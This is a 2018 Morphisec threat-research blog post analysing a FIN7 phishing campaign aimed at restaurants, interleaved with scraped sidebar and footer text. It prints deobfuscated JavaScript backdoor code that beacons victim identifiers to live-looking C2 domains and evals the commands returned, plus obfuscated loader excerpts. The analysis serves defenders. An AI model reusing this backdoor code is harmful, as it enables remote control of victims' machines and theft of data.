

# Cybersecurity Blog

Cybersecurity News, Threat Research,  
And More From The Team Spearheading  
The Evolution Of Endpoint Security

## FIN7 Not Finished – Morphisec Spots New Campaign

Posted by **Michael Gorelik** on November 21, 2018

Find me on:

[LinkedIn](#) [Twitter](#)

✕ Post

[in](#) Share

[f](#) Share 0

***This blog was co-authored by Alon Groisman.***

### Subscribe to our blog

Stay in the loop with  
industry insight, cyber  
security trends, and  
cyber attack information  
and company updates.

[Subscribe](#)

It seems like the rumors of FIN7's decline have been hasty. Just a few months after the [well-publicized indictment](#) of three high-ranking members in August, Morphisec has identified a new FIN7 campaign that appears to be targeting the restaurant industry.

[FIN7](#), also known as Carbanak, is one of the major threat groups [tracked by Morphisec](#) and numerous other security entities, and among the top three criminal computer intrusion cases that the FBI is currently working. FIN7 is composed of a very sophisticated network of developers and hackers and brings in an [estimated \\$50 million a month](#). They target very specific industries, hospitality – hotels and restaurants – being one of them, and are behind a string of high-profile breaches including Red Robin, Chili's, Arby's, Burgerville, Omni Hotels and Saks Fifth Avenue, among many others.

FIN7 is known for its stealth techniques and ability to continuously evade security systems. In the case of Burgerville, malware sat on the company's network collecting payment data for nearly a year before it was discovered. And that was only due to an FBI investigation.

## Search Our Site

## Recent Posts

Vulnerability Whisperer:  
Turning Headaches to  
High-Fives

Decoding the Puzzle:  
Cicada3301  
Ransomware Threat  
Analysis

Preventing Threats  
Before Infiltration:  
Morphisec AMTD in  
Action

From Trading Floors to  
ATMs: 5 Unexpected  
Cyber Exposure

In this blog post, we present our findings on two campaigns, which occurred in the first and second weeks of November. These campaigns follow patterns similar to those presented by **FireEye** in August but with just enough variations to bypass many security vendors.

## Technical Description

The initial document was probably sent within the Baltic region (or tested there). It was submitted to VirusTotal from Latvia. The name of the document translated from Russian is “*new questioner*”. It is password-protected with the password: “*goodmorning*”.

*Oprosnik\_new.doc*

6e1230088a34678726102353c622445e1f8b8b8c9ce1f023d1b1f1a5017ca82)  
CVE-2024-38173: Outlook Form Injection RCE Vulnerability Patched

Challenges in Finance

Staying One Step Ahead: The Ultimate Anti-Ransomware Assurance Checklist

AMTD Featured in Gartner® Hype Cycle™ for Endpoint and Workspace Security, 2024

Technical Analysis: CVE-2024-38021

CVE-2024-38173: Outlook Form Injection RCE Vulnerability Patched

Technical Analysis: CVE-2024-30103

The Evolution of MDR: Adding Prevention First


## Posts by Tag

Automated Moving Target Defense (147)


Cyber Security News (130)

Threat Research (128)

Morphisec Labs (117)




## Morphisec News (55)


[See all](#)

It uses social engineering to convince the recipient to enable macros through the use of the images, logo and tagline of a newly launched, legitimate VPN tool InvinciBull by cybersecurity company Finjan.

If the “*enable macro*” button is activated, the following obfuscated Macro runs and the next stage obfuscated JavaScript is extracted from the form caption, similar to the last several FIN7 campaigns.



Examining the metadata of the document, it clearly shows that the document was created on the 11.02.2018:



Following deobfuscation of the macro, we notice known FIN7 patterns of **executing JavaScript from VBScript** with the slight modification of copying the wscript.exe file and renaming it to mses.exe. This may allow it to bypass some EDR solutions that are tracing WScript by name.



Below is the obfuscated JavaScript that is written to the temp directory as *error.txt* file. The obfuscation pattern is similar to previously seen FIN7 patterns and most probably is a derivation of the same obfuscation toolkit.



```

C:\Users\...AppData\Local\Temp\errors.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
errors.txt
3871 function erovgewotu() {
3872     var epynhofnadek = 9602;
3873     var sgacsemcagqufbe = 'ar t';
3874     return sgacsemcagqufbe;
3875 }
3876 var rloqoxufcond = 'p_ob';
3877 var alrajkafgypxa = '";va';
3878 var udvirekpofv = 't * ';
3879
3880 function ahowkopmajo() {
3881     var onxylivbohupj = 2842;
3882     var obebsykhete = ' = 0';
3883     return obebsykhete;
3884 }
3885 function optynelqakp() {
3886     var armufytyv = 7364;
3887     var vifadlexo = 'peof';
3888     return vifadlexo;
3889 }
3890 function atjosobgyca() {
3891     var abogmehevi = 5712;
3892     var vipygeder = 'onen';
3893     return vipygeder;
3894 }
3895 var gatjobyvrydy = ' "fe';
3896
3897 function ufabuliw() {
3898     var avrewoted = 1284;
3899     var exubfokcexm = 'y {v';
3900     return exubfokcexm;
3901 }
3902 var urujdivuwtos = 'uest';
3903 var nmacridvussabx = 'rue)';
3904 var ivbanoxsacdup = 'ct(g';
3905
3906 function yjehutamcysk() {
3907     var bamevegoty = 5328;
3908     var ajycixahvu = 'Obj';
3909     return ajycixahvu;
3910 }
3911 function ehunejkoxydv() {
3912     var uqsemcebuht = 6649;
3913     var owfefdydlucna = 'pt";';
3914     return owfefdydlucna;
3915 }
3916 function syqiweifpani() {
3917     var etesqunibw = 2985;
3918     var hifokeyuwga = 'var ';
3919     return hifokeyuwga;
3920 }
3921 eval(efyqsoltel() + gochahcuku + mevmifijqogc() + odgypvikaje() + dvejkomyku
3922
  
```

## Deobfuscated JavaScript

The deobfuscated JavaScript is actually a backdoor component that directly communicates to the C2 server (in this case `hxxps://bing-cdn[.]com`). It executes the response which is yet another



JavaScript command, which can be evaluated by `eval`. Although there have been slight modifications in the Macro delivery in the last couple of campaigns, the JavaScript backdoor stays the same, including its communication protocol.

During the first request, the MAC address and the computer domain are also delivered to the target C2. We believe that the next stage is only delivered to specific targets based on domains as the data that is delivered in the first request is very limited.

```

34 function crypt_controller(type, request) {
35   var encryption_key = "";
36   if (type == "decrypt") {
37     request = decodeURIComponent(request);
38     var request_split = request.split("&");
39     request = request_split[1];
40     encryption_key = request_split[1].split("&");
41   } else {
42     encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split("");
43   }
44   var output = [];
45   for (var i = 0; i < request.length; i++) {
46     var charCode = request.charCodeAt(i) ^ encryption_key[i % encryption_key.length].charCodeAt(0);
47     output.push(String.fromCharCode(charCode));
48   }
49   var result_string = output.join("");
50   if (type == "encrypt") {
51     result_string = result_string + "&(" + encryption_key.join("");
52     result_string = encodeURIComponent(result_string);
53   }
54   return result_string;
55 }
56
57 function get_path() {
58   var paths = ["images", "image", "content", "fetch", "cdn"];
59   var files = ["create.jpg", "get_image", "create image", "show_ico", "show_png", "show_tpg"];
60   var path = paths[Math.floor(Math.random() * paths.length)] + "/" + files[Math.floor(Math.random() * files.length)];
61   return "https://blog-cdn.com/" + path;
62 }
63
64 function send_data(type, data, crypt) {
65   try {
66     var http_object = new XMLHttpRequest("MSXML2.ServerXMLHTTP");
67     if (type == "request") {
68       http_object.open("POST", get_path() + "?request=page", false);
69       data = "vnpidpomej=" + crypt_controller("encrypt", "group=exchangeart=0&secret=fgbedf43dsfvm03etime=120000&uid=" + uniq_id + "&id=" + id() + "&s" + data);
70     } else {
71       http_object.open("POST", get_path() + "?request=content&id=" + uniq_id, false);
72       if (crypt) {
73         data = crypt_controller("encrypt", data);
74       }
75     }
76     http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/50.0");
77     http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
78     http_object.setRequestHeader("Content-Length", 13950);
79     http_object.send(data);
80     return http_object.responseText;
81   } catch (e) {
82     return "no";
83   }
84 }
85
86 function main() {
87   var ncommand = "";
88   ncommand = send_data("request", "action=get_command", true);
89   if (ncommand != "no") {
90     try {
91       eval(crypt_controller("decrypt", ncommand));
92     } catch (e) {}
93   }
94   var random_knock = 120000 + (Math.floor(Math.random() * 1000) - 5000);
95   WScript.Sleep(random_knock);

```

## Yara Rules

Some additional observations that can be used to create Yara-rules for this campaign are the locations of the loaded VBControl files that are written in clear text as part of the document files:

```

3BELNULNULNULNULNULNULNULMSFormsOLENULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULSTXNULNULNULNULNULNULNUL+ETXNUL
ULNULNULNULNULNULNULNULNULSTXNULNULNULNULNULNULNULBSNULNU
NULNULNULC:\Users\Administrator\Downloads\InkEd.dllEOFNULNULNU
LNULNULNULNUL1

```

## Additional Samples

After this search, we identified more samples that were created just a couple of days ago and point to a known C2 registered to the same entity

[Support](#)[Partners](#)[Under Attack?](#)**MORPHISEC**[Products](#)[Solutions](#)[Company](#)[Resource](#)

(t5t8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc2f746bb8).

The document again uses the social engineering technique of spoofing a known and trusted entity to convince the victim to enable macros.




Based on the submission date and creation time, the document is sent to the target within 2-3 days.



```
PS C:\> .\oletimes.exe .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8
oletimes 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: .\f5f8ab9863dc12d04731b1932fc3609742de68252c706952f31894fc21746bb8
=====
```

Stream/Storage name	Modification Time	Creation Time
Root	2018-10-31 15:44:12	None
'\x01CompObj'	None	None

The macro is nearly identical to that described above except that wscript->script, errors->settings, has multiple captions instead of a single one.



The JavaScript backdoor is decrypted into a similar backdoor:

```
5
6 function crypt_controller(type, request) {
7     var encryption_key = "";
8     if (type === "decrypt") {
9         request = decodeURIComponent(request);
10        var request_split = request.split("&");
11        request = request_split[1];
12        encryption_key = request_split[0].split("&");
13    } else {
14        encryption_key = (Math.floor(Math.random() * 9000) + 1000).toString().split("");
15    }
16    var output = [];
17    for (var i = 0; i < request.length; i++) {
18        var charCode = request.charCodeAt(i) ^ encryption_key[i % encryption_key.length].charCodeAt(0);
19        output.push(String.fromCharCode(charCode));
20    }
21    var result_string = output.join("");
22    if (type === "encrypt") {
23        result_string = result_string + "&(" + encryption_key.join("&");
24        result_string = encodeURIComponent(result_string);
25    }
26    return result_string;
27 }
28
29 function get_path() {
30     var paths = ["images", "image", "content", "fetch", "show_jpg"];
31     var files = ["create_logo", "get_image", "create_image", "show_ico", "show_png", "show_jpg"];
32     var path = paths[Math.floor(Math.random() * paths.length)] + "/" + files[Math.floor(Math.random() * files.length)];
33     return "https://googleapi-cdn.com/" + path;
34 }
35
36 function send_data(type, data, crypt) {
37     try {
38         var http_object = new XMLHttpRequest("MSXML2.ServerXMLHTTP");
39         if (type === "request") {
40             http_object.open("POST", get_path() + "MSXML2.ServerXMLHTTP", false);
41             data = "cebenefemq=" + crypt_controller("encrypt", "groupwork2&rt=0&secret=fghedf43dsFvm0&time=120000&uid=" + uniq_id + "&id=" + id() + "&" + data);
42         } else {
43             http_object.open("POST", get_path() + "?request=content&id=" + uniq_id, false);
44             if (Crypt) {
45                 data = crypt_controller("encrypt", data);
46             }
47         }
48         http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/50.0");
49         http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
50         http_object.send(data);
51         http_object.send(data);
52         return http_object.responseText;
53     } catch (e) {
54         return "show_jpg";
55     }
56 }
57
58 function main() {
59     // ...
60 }
```

## Conclusion

Like the Hydra, cutting off one, or even three, heads of FIN7 barely slows it down. With the holiday rush nearly upon us, we expect the threat group to step up its activities to take advantage of increased

email traffic flow and seasonal staff that may be less security conscious. Workers in any industry should stay vigilant against social engineering methods – although with today’s highly targeted campaigns this can sometimes be tough to spot. And never enable macros unless you are 100 percent certain that the file is safe.

Products	Solutions By Industry	Solutions by Use Case	Company
Product Overview			About Us
Morphisec for Windows Endpoints	Banking & Finance	Microsoft Defender for Endpoint	News & Events
Morphisec for Windows Servers & Workloads	Hedge Funds	Microsoft Defender AV	Careers
Morphisec for Linux Server Protection	Healthcare	Virtual Desktop Protection	<b>Blog</b>
Morphisec Vulnerability Visibility & Prioritization	Technology	Ransomware Protection	<b>Support</b>
Incident Response Services	Manufacturing	Supply Chain Attack Protection	<b>Partners</b>
About Moving Target Defense	Legal	Cloud Workload Protection	<b>Contact Us</b>
	K-12 Education	Remote Employee Security	<b>Privacy &amp; Legal</b>
	SMB	Virtual Patching & Compliance	<b>Contact Sales</b>
		Browser Attack Protection	<b>Inquire via Azure</b>